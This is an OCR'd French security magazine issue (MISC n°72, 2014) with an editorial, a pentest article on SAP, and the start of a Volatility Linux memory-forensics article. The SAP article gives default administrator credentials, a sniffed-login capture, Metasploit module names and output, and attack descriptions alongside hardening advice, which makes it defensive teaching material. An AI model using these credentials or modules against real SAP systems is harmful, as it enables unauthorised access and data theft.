MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 72 - F: 8,90 € - RD
N° 72 MARS/AVRIL 2014
France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 $ cad - Maroc : 110 MAD - Tunisie 19 TND

SYSTÈME *TLS / NGINX*

Bonnes pratiques SSL ou comment configurer son serveur HTTPS de la meilleure des façons p. 63

APPLICATION *IPV6 / MONITORING*

Supervision et protection de la couche liaison des réseaux IPv6 p. 54

RÉSEAU *IPS / WAF*

Comment combiner l'aspect juridique, technique et organisationnel pour prévenir au mieux les intrusions p. 74

RÉSEAU *DOS / DDOS*

Stratégies de protection contre les dénis de service p. 70

DOSSIER


COMPRENDRE LE DÉNI DE SERVICE POUR MIEUX LE PRÉVENIR p. 22

1 - DDoS : techniques et outils des assayants

2 - Saturer la bande passante avec les attaques par réflexion

3 - Internes ou dans le Cloud : quelles solutions mettre en oeuvre pour se protéger ?

4 - Botnets : l'union fait la force



PENTEST CORNER

Découvrez les failles classiques d'un environnement SAP p. 04

FORENSIC CORNER

Le guide pas à pas pour analyser une image mémoire Linux avec Volatility p. 10

MALWARE CORNER

Hesperbot : le nouveau malware bancaire au potentiel inquiétant p. 16

Levage et pose du dôme de l'EPR à Flamanville

EDF RECRUTE POUR LE CENTRE DE COMPETENCES EN CYBERSECURITE DE LA DIVISION INGÉNIERIE NUCLÉAIRE

Vous êtes expert en sécurité informatique ? Le Centre d'Ingénierie du Parc Nucléaire en exploitation (CIPN) recrute à Marseille.

Vous avez une solide expérience en audit et tests d'intrusion et une bonne connaissance des architectures sécurisées pour les environnements industriels ?

Rejoignez-nous sur edfrecrute.com

(REF. C14-MU-0155)

L'énergie est notre avenir, économisons-la !

ÉDITO

LE CHANGEMENT, C'EST MAINTENANT !

D'une certaine manière, cet édito est la suite du précédent **[1]**. Sans doute une manie de vieux con de parler dans le vide, et donc de faire les questions et les réponses ;)

Au début des ordinateurs personnels était le ZX81 : 3h de frénétiques frappes sur le clavier pour entrer un programme, qui ne pouvait être sauvegardé. 1 min de compilation. Et là... 2h de rage parce que le programme affiche une erreur incompréhensible digne des meilleurs messages LaTeX.

L'informatique n'a jamais été une discipline facile. Je suis tombé dedans au début des années 80 **[2]** et continue aujourd'hui à m'amuser dans ce secteur. Et pourtant, les choses ont radicalement changé, et plus encore quand on s'intéresse à la sécurité, domaine protéiforme par excellence. Se lancer aujourd'hui dans ce domaine demande beaucoup d'abnégation et de persévérance, à de nombreux égards.

Depuis quelques années, la sécurité est enseignée en cours, souvent en option de 20h dans diverses formations, écoles d'ingénieurs et facs confondues, ou dans des formations spécialisées. Ceci dit, avant de se lancer en sécurité, de nombreux préalables sont nécessaires, de sujets concrets (architecture des systèmes, des réseaux, noyau, programmation) à la théorie de l'informatique (compilation, algorithmique, complexité). On constate aussi une opposition de style, entre le « tout théorique » et le « tout projet », aucune des 2 approches n'étant évidemment optimale. À la fin, ceux qui s'en sortent le mieux sont ceux qui ont bossé par eux-mêmes, souvent en dehors des sentiers balisés.

Ceci dit, vu les besoins des entreprises et autres entités gouvernementales dans ce secteur, de plus en plus de personnes s'orientent dans cette voie, en y voyant des opportunités de carrière. C'est un domaine où la technique est essentielle, même si certains l'oublient ou croient le contraire. Du coup, les petits jeunes à peine dégrossis se retrouvent encadrés par des managers qui n'ont pas forcément les compétences techniques voulues, et qui pensent plus business qu'efficacité ou progression.

En plus, en face, quand on est un petit jeune, on trouve que les « clients » manquent parfois de maturité (pour être poli). Dans le meilleur des cas, ils ne savent pas ce qu'ils veulent : il est alors possible, voire essentiel, de faire de la pédagogie. Dans le pire, ils savent pertinemment ce qu'ils veulent, c'est-à-dire juste un tampon qui dit que tout va bien.

Ça fait vraiment plaisir de voir des gamins qui bossent comme des fous pour réussir, progresser et innover. La sécurité n'est pas un domaine statique, il faut perpétuellement se remettre en question, il y a tous les écueils évoqués précédemment, et les vieux croûtons avec une vision sécuritaire passéiste.

Cette fougue et cette énergie viennent à propos pour la transformation qui nous attend, car la manière de faire de la sécurité porte aussi un choix de Société. De plus en plus, « on » tente d'imposer une régulation totale, hiérarchique et centralisée à Internet, à l'opposé des idées originelles d'Internet. Pouvoir intercepter des communications autorise-t-il de toutes les intercepter ? Écrire des exploits autorise-t-il de les vendre à n'importe qui ? La sécurité est aussi une affaire d'éthique.

Dans mon précédent édito, je disais que les « jeunes » auraient des challenges à relever, différents de leurs aînés. En voilà un sacré : trouver le bon compromis entre sécurité générale et liberté individuelle. Richard Buckminster Fuller, architecte, designer, inventeur, philosophe et théoricien des systèmes du 20ème siècle, disait : « *You never change things by fighting the existing reality. To change something, build a new model that makes the existing model obsolete* ». **[3]**

Les gars, vous avez un nouveau modèle à imaginer, si vous ne voulez pas vous en voir imposer un qui ne vous correspond pas.

Bonnes lecture et initiatives !

Fred Raynal / @fredraynal / @MISCRedac

[1] http://www.unixgarden.com/index.php/misc/edito-misc-n71

[2] Étant né la même année que ce numéro... ceci explique cela.

[3] On ne change jamais les choses en s'opposant à la réalité présente. Pour changer quelque chose, il faut construire un nouveau modèle qui rend le modèle actuel obsolète.

Rendez-vous au 25 avril 2014 pour le n°73 !

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scali
Responsable publicité :
Black Mouse Communication
Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

PENTEST EN ENVIRONNEMENT SAP

Emmanuel Mocquet – Consultant sécurité chez Intrinsec – emt@intrinsec.com

mots-clés : SAP / PENTEST / MOTS DE PASSE / REBOND INTERNE / DIVULGATIONS D'INFORMATIONS / INJECTIONS

SAP est la solution d'ERP la plus utilisée parmi les grandes sociétés. Sa popularité la rend néanmoins plus sujette aux malwares ou aux attaques plus ciblées. L'objectif de cet article est de détailler comment certaines fonctionnalités ou vulnérabilités peuvent être exploitées. Quelques pistes de protection seront également présentées.

1 Introduction

1.1 Objectifs

Avant d'entrer dans le vif du sujet, il est important de noter que cet article n'a pas pour but de présenter une méthodologie complète et exhaustive d'un test d'intrusion d'une plateforme SAP. Les objectifs sont en effet de présenter de manière simplifiée le fonctionnement de SAP, les principaux composants, ainsi que de détailler les principales vulnérabilités pouvant être exploitées lors d'un test d'intrusion.

1.2 Quelques notions

1.2.1 SAP

SAP est un ERP (*Entreprise Resource Planning*) permettant de gérer les différents flux d'une société (ressources humaines, ventes, approvisionnement, etc.) au travers de différents modules. Outre l'objectif de gestion des données, l'un des principaux principes est de favoriser le développement d'outils de manière modulaire via une base de données unique (Oracle, MaxDB, MSSQL, etc.).

1.2.2 Clients et utilisateurs

Lorsqu'un système SAP est installé, des « clients » (*mandants*), identifiés par un nombre de 000 à 999, sont créés par défaut et permettent l'isolation de différents corps de métier. Par exemple, des utilisateurs se connecteront à un client « 123 », pour la gestion des finances, et d'autres accéderont au client « 456 » pour gérer l'inventaire des stocks. Ces clients garantissent en outre une bonne étanchéité des comptes : un client ne pourra pas consulter des informations d'un autre client.

Des utilisateurs sont également créés et associés à certains clients dès l'installation de SAP et peuvent s'avérer dangereux puisque certains disposent de privilèges élevés. Le tableau ci-dessous en liste quelques-uns.

CLIENTS	UTILISATEUR	MOTS DE PASSE	PRIVILÈGES
000, 001,066	SAP*	06071992 6071992 PASS	Administrateur
000, 001	SAPCPIC	admin	Lecture/écriture de fichiers Appels distants à des programmes ABAP
000, 001	DDIC	19920706	Administrateur
066	EARLYWATCH	SUPPORT	Fonctions de monitoring
000	TMSADM	PASSWORD $1Pawd2&	Apports de modifications entre environnements SAP

L'utilisateur SAP* est particulier : il s'agit en effet d'un super-utilisateur créé sur chaque nouveau client et par défaut régénéré automatiquement dans certaines versions avec un mot de passe connu (« PASS »).

À noter cependant que le processus d'installation de SAP a été modifié depuis les versions de 2009-2010 : les utilisateurs DDIC et SAP* des clients 000 et 001 disposent en effet du mot de passe maître saisi lors de l'installation.

1.2.3 SAPRouter

SAPRouter est l'un des composants de SAP dont la sécurité sera étudiée dans cet article. Situé au niveau de la couche applicative du modèle OSI et dépendant du protocole propriétaire « NI » (non étudié ici), il fait office de proxy entre un réseau externe et un système SAP. Son but principal est donc de rediriger les connexions autorisées vers certains hôtes.

Attention, il ne peut en aucun cas remplacer un pare-feu ; il le complémente au contraire. S'il est possible d'indiquer au client que ses paquets doivent transiter via un SAPRouter, il n'existe en revanche aucun moyen de l'y forcer. Un attaquant pourrait ainsi modifier sa configuration pour communiquer directement avec l'équipement visé. La présence d'un pare-feu frontal est donc indispensable.

Sa configuration s'effectue dans un fichier nommé « saprouttab », ou « Route Permission Table », contenant l'équivalent d'ACLs (*Access Control List*).

Sa syntaxe est donnée ci-dessous. Les lettres P, S et D indiquent que la connexion est soit : autorisée pour tout protocole (P), autorisée uniquement avec des protocoles SAP (S), ou refusée (D). Le nombre qui suit indique le nombre de SAPRouters maximal autorisé. La source et la destination peuvent être une adresse IP, un alias, etc. Enfin, il est à noter que le mot de passe devra être saisi lors d'une connexion d'une entité (utilisateur, serveur, SAPRouter, etc.) au SAPRouter en question et puis sera par défaut envoyé en clair.

```
P|S|D[0-9]* <source> <destination> <service> [<mot de passe>]
```

La mise en place d'une mauvaise configuration ou d'une configuration trop permissive permettrait à un attaquant de rebondir sur le réseau interne.

1.2.4 Gateway

Des instances SAP ou des programmes externes peuvent communiquer entre eux grâce à l'interface RFC et via la « Gateway » de SAP. Cette application permet l'exécution des fonctions appelées, mais aussi de restreindre l'accès à certains hôtes.

> **Note**
> **RFC (*Remote Function Call*) est le terme qui désigne les appels à des fonctions ou programmes développés en ABAP, langage propriétaire. Initialement, les appels ne peuvent se faire qu'au sein d'un même environnement SAP. L'interface RFC permet en revanche à ces appels d'être transmis à des systèmes externes.**

Pour pouvoir être contacté, un serveur doit être enregistré auprès de cette Gateway. SAP propose pour cela deux modes : « started » et « registered ». Avec le premier, la passerelle est configurée statiquement : toutes les informations nécessaires à l'exécution d'un programme sont fournies au démarrage. Lorsqu'un serveur demande son exécution, la Gateway s'y connectera, réalisera l'action puis clôturera la connexion. Avec le second mode, un serveur peut lui-même s'enregistrer auprès de la passerelle.

Ce deuxième mode est intéressant puisque si les permissions d'enregistrement sont trop permissives, il est possible de réaliser certaines attaques.

2 Outillage

Quelques outils gratuits permettent de réaliser un test d'intrusion de SAP :

- Wireshark : compilé avec un plugin de dissection **[WIRESHARK]**, il facilite l'analyse des paquets transmis via les protocoles propriétaires de SAP ;
- Cain&Abel : cet outil est notamment utile pour obtenir des identifiants lorsque le protocole DIAG, présenté dans la suite de l'article, est utilisé.
- Bizploit **[BIZPLOIT]** : anciennement Sapyto, il s'agit dune panoplie d'outils permettant de réaliser de nombreux tests (collecte d'informations, découvertes de vulnérabilités et exploitation, recommandations associées) ;
- Metasploit : les modules de la partie « auxiliary/sap » permettent d'effectuer des tests similaires à ceux de Bizploit ;
- SAP Pentesting Tool **[ERPSCAN]** est un ensemble de scripts Perl permettant de conduire un test d'intrusion en mode boîte noire.

3 Mots de passe

3.1 Interception

SAPGUI est un client lourd pouvant être utilisé par un utilisateur afin de se connecter à une instance SAP. Ces deux interlocuteurs vont dialoguer entre eux via le protocole DIAG (*Dynamic Information and Action Gateway*), qui a été défini et implémenté par la société SAP AG.

Ce protocole possède une spécificité : les données sont compressées. Aucun chiffrement n'est donc effectué par défaut et la « sécurité » d'un tel protocole repose sur l'absence de documentation. Ces données transitent ainsi en clair sur le réseau et peuvent être interceptées et décompressées par des outils tels que Wireshark ou Cain&Abel. La figure 1 est un exemple d'identifiants obtenus avec Wireshark : l'utilisateur « EARLYWATCH » s'est connecté au client « 066 » avec le mot de passe « SUPPORT ».

```
0140  00 00 82 00 01 00 00 00  00 14 40 00 00 03 03 00   ........ ..@.....
0150  03 30 36 36 00 1d 00 01  82 00 01 00 00 02 00 14   .066.... ........
0160  40 00 00 0a 0c 00 0c 45  41 52 4c 59 57 41 54 43   @......E ARLYWATC
0170  48 00 1a 04 01 82 00 01  00 00 03 00 14 42 00 00   H....... .....B..
0180  07 0c 00 28 53 55 50 50  4f 52 54 10 09 0b 00 0a   ...(SUPP ORT.....
```

Fig. 1 : Exemple de capture d'identifiants.

Pour se prémunir d'une telle divulgation, la recommandation est classique : ajouter une couche de chiffrement. SAP propose en effet l'interface SNC (*Secure Network Communications*) offrant authentification, intégrité et confidentialité. Il repose sur un protocole propriétaire, mais son principe est similaire à SSL puisqu'elle repose sur l'utilisation de certificats.

Pour de plus amples informations sur SNC et sa configuration, le lecteur est invité à consulter **[SNC]**.

3.2 Rétrocompatibilité

3.2.1 Introduction

Au fil de son développement, SAP a modifié son mécanisme de stockage des mots de passe. Plusieurs versions ont ainsi été développées, chacune utilisant des algorithmes différents. Le tableau ci-dessous recense l'ensemble des algorithmes utilisés par SAP.

Version	Description
A	Algorithme propriétaire, de nombreuses collisions
B	MD5, tronqué à 8 caractères, insensible à la casse, ASCII
D	MD5, tronqué à 8 caractères, insensible à la casse, UTF-8
E	Version améliorée de D
F	SHA-1, 40 caractères, sensible à la casse, UTF-8
G	Versions B (MD5) et F (SHA-1)
H	SHA-1, mot de passe salé aléatoirement
I	Versions B (MD5) , F (SHA-1) et H (SHA-1)

Certains modules SAP peuvent nécessiter une empreinte de mot de passe MD5 tandis que certains vont requérir une empreinte SHA-1. Pour garantir la maintenabilité de tels modules au sein d'un même environnement, SAP dispose d'un système de rétrocompatibilité des mots de passe. C'est pour cette raison que les versions G et I sont décrites comme correspondant à d'autres versions : plusieurs empreintes sont stockées. Ainsi, pour la version I, utilisée par défaut, les algorithmes MD5 et SHA-1 seront utilisés.

3.2.2 Exploitation

La divulgation des empreintes a principalement lieu lors d'un accès à la base de données. Dans ce contexte, la rétrocompatibilité pose un problème : le niveau de sécurité des empreintes - et par conséquent le risque de compromission du mot de passe lui-même - correspond à celui de l'algorithme le plus faible, ici MD5.

Comme l'indique le tableau précédent, le mot de passe est tronqué à huit caractères avec la version B. Si sa longueur initiale y est inférieure ou égale, il suffit de casser cette empreinte MD5 pour rendre caduc l'emploi de SHA-1. Sinon, si la chaîne dépasse cette limite, il est possible de retrouver plus facilement le mot de passe haché en SHA-1 : les huit premiers caractères obtenus après cassage du MD5 peuvent constituer le préfixe pour la génération d'un nouveau dictionnaire.

En réalité, les mots de passe utilisateur sont rarement beaucoup plus longs ; extraire cette première partie revient donc à obtenir la quasi-totalité du mot de passe recherché.

La société Onapsis a publié un article **[ONAPSIS]** détaillant la méthode à suivre pour ce cas. Sa lecture est recommandée.

3.2.3 Quelles protections ?

Si la société auditée n'a pas de contrainte de rétrocompatibilité à assurer, le mécanisme offert par SAP devrait simplement être désactivé en fixant la valeur du paramètre `login/password_downwards_compatibility` à 0, via la transaction RZ11.

Note

Les transactions sont des programmes ABAP ayant une fonction bien précise. Par exemple, la transaction RZ11 a pour objectif de gérer des paramètres SAP et SE16 de consulter ou modifier des tables de la base de données.

Les recommandations habituelles applicables aux mots de passe et aux bases de données restent bien entendu applicables :

- Définition et application d'une politique de mot de passe complexe. SAP propose des paramètres, tels que `login/min_password_lng`, `login/min_password_letters`, `login/min_password_specials` ou `login/min_password_diff` **[LOGIN]**.
- Restriction d'accès aux tables USR02, USH02 et USRPWDHISTORY de la base de données. Ces tables contiennent respectivement les identifiants, les notifications de changement d'état de compte et les précédents mots de passe utilisés. Cette contrainte peut se faire en créant un profil d'autorisation dédié : en l'attribuant à ces tables, seuls les utilisateurs la possédant seront en mesure de les consulter.
- Restriction d'accès au listener de la base de données.

4 Défauts de configuration

4.1 SAPRouter

Comme évoqué lors de l'introduction, un client peut être configuré afin de transiter par un SAPRouter. Il est à noter que le fichier de configuration peut contenir des wildcards ; la figure 2 donne un exemple de règle très permissive.

```
P  192.168.*  sapserver 3200
P  *          *          *
```

Fig. 2 : Exemple de configuration permissive.

Une telle configuration peut paraître irréaliste tant le risque est évident, mais elle n'en reste pas moins possible et est typique d'une plateforme de test.

4.1.1 Divulgation de données

Le risque de cette configuration est donc la connexion à l'infrastructure SAP depuis un réseau quelconque (scénarios de vol de portable, attaque externe, etc.). Un accès au SAPRouter lui-même serait ainsi possible, permettant l'extraction de données sensibles :

- informations système ;
- connexions actives (clients, adresses IP, etc.).

Bizploit (**plugins/discovery/getSaprouterInfo**) et Metasploit (**auxiliary/scanner/sap/sap_router_info_request**) disposent d'un module permettant l'exploitation d'une telle vulnérabilité. La capture ci-dessous est un exemple de données extractibles :

- le système sous-jacent est un Windows ;
- un client (192.168.56.1) est connecté à une instance SAP (192.168.56.101) via un client lourd (sapdp00 ou port 3200).

```
msf auxiliary(sap_router_info_request) > run

[+] 192.168.56.101:3299 - Connected to saprouter
[+] 192.168.56.101:3299 - Sending ROUTER_ADM packet info request
[+] 192.168.56.101:3299 - Got INFO response
[+] Working directory   : C:\usr\sap\NSP\SYS\exe\uc\NTI386
[+] Routtab             : ./saprouttab

[SAP] SAProuter Connection Table for 192.168.56.101
==================================================

   Source        Destination     Service
   ------        -----------     -------
   192.168.56.1  192.168.56.101  sapdp00
```

Fig. 3 : Exemple d'exploitation

Ce dernier cas permet également de se faire une idée de l'adressage interne, et d'exploiter le SAPRouter comme proxy pour, par exemple, scanner le réseau. C'est ce que détaille la section suivante.

4.1.2 Redirections de trafic

Pour rappel, le rôle d'un SAPRouter est assimilable à celui d'un proxy : si la connexion est autorisée, le trafic est transmis au destinataire, quelle que soit sa nature. Plus généralement, si la redirection de services est autorisée, il devient possible d'utiliser le SAPRouter comme proxy pour attaquer le réseau : scan de ports, recherche de vulnérabilités, exploitation, etc.

Attention, ces attaques ne restent pas toujours aisément réalisables : une route peut être constituée d'une chaîne de SAPRouters et, dans les dernières versions, le dernier SAPRouter refuse toute connexion à un service non-SAP (ex. : SSH, Telnet) si un wildcard est utilisé. Ainsi, avec la configuration précédente (Fig. 2), seuls les accès à des services SAP seraient autorisés.

Avec Metasploit, ces attaques peuvent être mises en place simplement en spécifiant un proxy via la commande ci-dessous. À noter néanmoins que certains modules ne prennent pas en compte cette variable.

```
msf > set Proxies sapni:192.168.56.101:3299
```

4.2 Gateway

4.2.1 Register mode

Comme évoqué précédemment, la Gateway permet à des applications externes de communiquer avec une instance SAP par le biais de l'interface RFC. Pour cela, les serveurs ont la possibilité de s'enregistrer auprès de la Gateway en fournissant un identifiant de programme (ID ou tpname) ; lorsqu'un client demandera son exécution, le serveur sera automatiquement contacté.

Même si cette méthode peut paraître pratique (l'ajout de serveurs est dynamique), elle peut poser de graves problèmes si la configuration sous-jacente est trop permissive. Il est en effet possible de fournir un identifiant déjà existant lors de l'enregistrement. Dans un tel cas, la passerelle se comportera comme un loadbalancer.

4.2.2 Attaque Evil Twin

À partir de ces informations, il est légitime de s'imaginer mettre en place une attaque de type Evil Twin. Un attaquant pourrait effectivement s'enregistrer auprès de la passerelle, puis causer un déni de service sur le serveur usurpé. En réalité, l'attaque peut être plus subtile sur certains systèmes vulnérables.

Une fonction RFC (**RFC_SET_REG_SERVER_PROPERTY**) permet de modifier les caractéristiques d'un serveur. Sa fonctionnalité pourrait cependant être détournée pour forcer l'utilisation de connexions exclusives **[VULN]**. Tant qu'une action avec un client n'était pas terminée, le serveur n'acceptait pas d'autres requêtes.

Si tout serveur est autorisé à s'enregistrer et si le serveur à usurper est vulnérable à l'attaque précédente, il est possible d'intercepter l'ensemble des données qui lui sont initialement destinées. L'outil Bizploit permet de mettre en place une telle attaque via les modules exploits/eviltwin et exploit/stick : le premier s'enregistre auprès de la Gateway avec un ID à usurper, tandis que le second empêche l'établissement de nouvelles connexions vers le serveur légitime.

Au final, cette attaque peut conduire à la divulgation de nombreuses informations critiques : identifiants, fichiers confidentiels, etc.

4.2.3 Attaque par callback

De base, les appels RFC aux serveurs sont unidirectionnels : une requête est envoyée, puis une réponse reçue. Il existe néanmoins une extension : à la fin du traitement de la requête initiale, le serveur de destination a la possibilité de demander l'exécution d'une fonction sur le serveur émetteur, si les droits de l'utilisateur sur ce dernier le lui permettent.

L'attaque précédente peut ainsi être améliorée : outre la divulgation d'informations, il devient possible de se créer un accès (ex. shell) et d'exécuter des commandes sur le système émetteur.

4.2.4 Protections

Ces attaques peuvent être aisément évitées. Une première étape consiste à systématiquement appliquer les « Notes SAP » et à installer les correctifs de sécurité. Le détournement de la fonction **RFC_SET_REG_SERVER_PROPERTY** ne serait ainsi plus possible, limitant ainsi le risque de déni de service sur le serveur usurpé.

La configuration de la Gateway permet plus généralement d'éviter l'enregistrement de serveurs malveillants et de n'autoriser que quelques serveurs à exécuter les programmes enregistrés. Pour plus de détails techniques, le lecteur est invité à consulter **[CONFGW]**.

5 Vulnérabilités SAP

L'objectif de cette partie est de souligner l'importance des mises à jour de sécurité. C'est pourquoi quelques vulnérabilités affectant un composant SAP vont être présentées : elles permettent d'obtenir des informations système et de compromettre une plateforme SAP. Les défauts de configuration ne sont ainsi pas les seuls vecteurs d'attaque.

La première vulnérabilité est due à un défaut d'autorisation sur le composant SAPHostControl, webservice permettant la gestion d'une instance SAP. Un appel SOAP peut en effet être spécialement forgé pour obtenir des informations systèmes : adresse IP, système d'exploitation, noms d'utilisateur, etc. Cette vulnérabilité peut être exploitée avec Metasploit (**auxiliary/scanner/sap/sap_hostctrl_getcomputersystem**).

```
Remote Computer Listing
=======================

   Names   Hostnames       IPAddresses
   -----   ---------       -----------
   SAP-PC  SAP-PC;SAP-PC;  192.168.56.101;127.0.0.1;


Remote Process Listing
======================

   Name              PID    Username     Priority  Size   Pages   CPU  CPU Time  Command
   ----              ---    --------     --------  ----   -----   ---  --------  -------
   BssCtrl.exe       19868  nspadm       0         5376   4412    0%       0:46  BssCtrl.exe
   Explorer.EXE      1756   nspadm       0         55808  56088   0%       4:46  Explorer.EXE
   NOTEPAD.EXE       5796   nspadm       0         768    1252    0%       0:04  NOTEPAD.EXE
   SearchIndexer.exe 644    SYSTEM       0         10496  34984   0%       0:38  SearchIndexer.exe
   VBoxService.exe   672    SYSTEM       0         2048   2788    0%       2:31  VBoxService.exe
   VBoxTray.exe      352    nspadm       0         2816   20528   0%       0:47  VBoxTray.exe
   conhost.exe       3640   SAPServiceN  0         256    552     0%       0:01  conhost.exe
   conhost.exe       1392   SAPServiceN  0         512    548     0%       0:01  conhost.exe
   csrss.exe         404    SYSTEM       0         4864   2200    0%       0:28  csrss.exe
   csrss.exe         344    SYSTEM       0         1280   1356    0%       0:07  csrss.exe
   disp+work.EXE     3716   SAPServiceN  0         98560  93324   0%       0:58  disp+work.EXE
   disp+work.EXE     3440   SAPServiceN  0         18688  74640   0%       0:06  disp+work.EXE
```

Fig. 4 : msf_hostcontrol.png.

La seconde vulnérabilité est liée à un autre rôle de SAPHostControl : l'authentification d'utilisateurs auprès de la base de données. Lors de cette phase, différents paramètres lui sont transmis, mais aucune validation des entrées utilisateur n'est effectuée. Il devient alors possible d'injecter des données dans chacun de ces paramètres. Comme l'explique très bien l'article **[HOSTCTRL]**, l'exécution anonyme de commandes système devient possible. Metasploit (**exploit/windows/http/sap_host_control_cmd_exec**) et l'outil « SAP Pentest tool » (module 32) permettent d'exploiter cette vulnérabilité.

Conclusion

Par le passé, de nombreuses vulnérabilités et configurations par défaut permettaient une compromission quasi-instantanée d'une plateforme SAP. Aujourd'hui, même si les protocoles sur lesquels repose SAP restent fermés, des efforts ont été réalisés en matière de sécurité : SAP AG fournit des guides de sécurité, peu de mots de passe par défaut sont disponibles post-installation, des patches de sécurité sont régulièrement publiés, etc.

Ces apports ne sont en revanche pas suffisants : il est encore fréquent de constater de mauvaises configurations (SAPRouter et Gateway notamment) et même si SAP propose des transactions permettant, par exemple, d'effectuer un état des lieux des mots de passe utilisateur (SA38/RSUSR003), encore faut-il les utiliser...

Il est également nécessaire de s'assurer de la bonne application des mises à jour de sécurité. La divulgation d'une ancienne vulnérabilité affectant NVIDIA, via son application NVCare, en est un parfait exemple **[NVIDIA]**. ■

REMERCIEMENTS

Je tiens à remercier Guillaume Lopes pour m'avoir guidé lors de la rédaction de cet article.

Les travaux d'Onapsis et d'ERPScan m'ont également été d'une grande aide, qu'il s'agisse de leurs outils, de leurs talks aux différentes conférences de sécurité ou de leurs whitepapers.


Merci également à Benjamin Caillat et Jean-Philippe Luiggi pour leur relecture attentive.

Les références de cet article sont disponibles sur :
http://www.unixgarden.com/misc72ref.pdf

Complétez votre collection d'anciens numéros !

boutique.ed-diamond.com

numerique.ed-diamond.com



VOLATILISONS LINUX : PARTIE 1

Frédéric Baguelin – frederic.baguelin@arxsys.fr – @udgover

mots-clés : *VOLATILITY / LINUX / ACQUISITION MÉMOIRE / PROFIL / FRAMEWORK*

Depuis sa version 2.2, Volatility supporte les images mémoire des systèmes Linux en proposant des fonctionnalités similaires à l'analyse d'acquisition RAM Windows. Cependant, à l'heure actuelle, il existe peu de littérature autour de son utilisation sur un environnement Linux. Nous allons donc voir dans cet article en deux parties comment se préparer au mieux, de la phase d'acquisition à l'analyse de l'image mémoire résultante ainsi que les fonctionnalités proposées par Volatility. La première présente la phase d'acquisition et le fonctionnement interne de Volatility tandis que la seconde sera une analyse en profondeur d'une acquisition mémoire d'un système Linux.

1 Introduction

Depuis quelque temps, l'analyse d'une image mémoire d'un système Windows est rentrée dans les mœurs. En effet, Windows étant encore le système de prédilection pour postes utilisateurs, l'analyse mémoire de ce système est largement documentée et une myriade de recherches dans le domaine est basée dessus. D'ailleurs, le lecteur intéressé par des exemples concrets pourra se référer à la page *« Community Docs »* du wiki **[COMDOC]** ainsi qu'à des exemples très détaillés sur le blog du projet **[VOLBLOG]**.

L'avantage des systèmes Windows pour l'analyse mémoire réside dans le fait qu'il existe peu de versions différentes du noyau. Ainsi, pour la partie acquisition avec par exemple l'outil `winpmem` **[WINPMEM]**, uniquement deux versions du pilote sont nécessaires : une version 32 bits et une version 64 bits. Concernant la partie analyse, Volatility propose le support de chaque version de Windows de XP à Seven ainsi que de leurs services packs associés et ceux en 32 et 64 bits représentant en tout 17 profils.

